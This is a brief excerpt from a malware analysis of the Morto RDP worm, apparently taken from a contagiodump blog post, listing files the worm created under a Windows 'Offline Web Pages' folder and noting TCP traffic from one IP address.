CN

Created files

- C:\WINDOWS\Offline Web Pages\1.40_TestDdos - see this in the screenshot below - 6th line from the top
- C:\WINDOWS\Offline Web Pages\1.60_0823
- C:\WINDOWS\Offline Web Pages\2011-08-29 0234
- C:\WINDOWS\Offline Web Pages\cache.txt **TCP traffic from 111.68.13.250.**



Source: <http://contagiodump.blogspot.com/2011/08/aug-28-morto-tsclient-rdp-worm-with.html>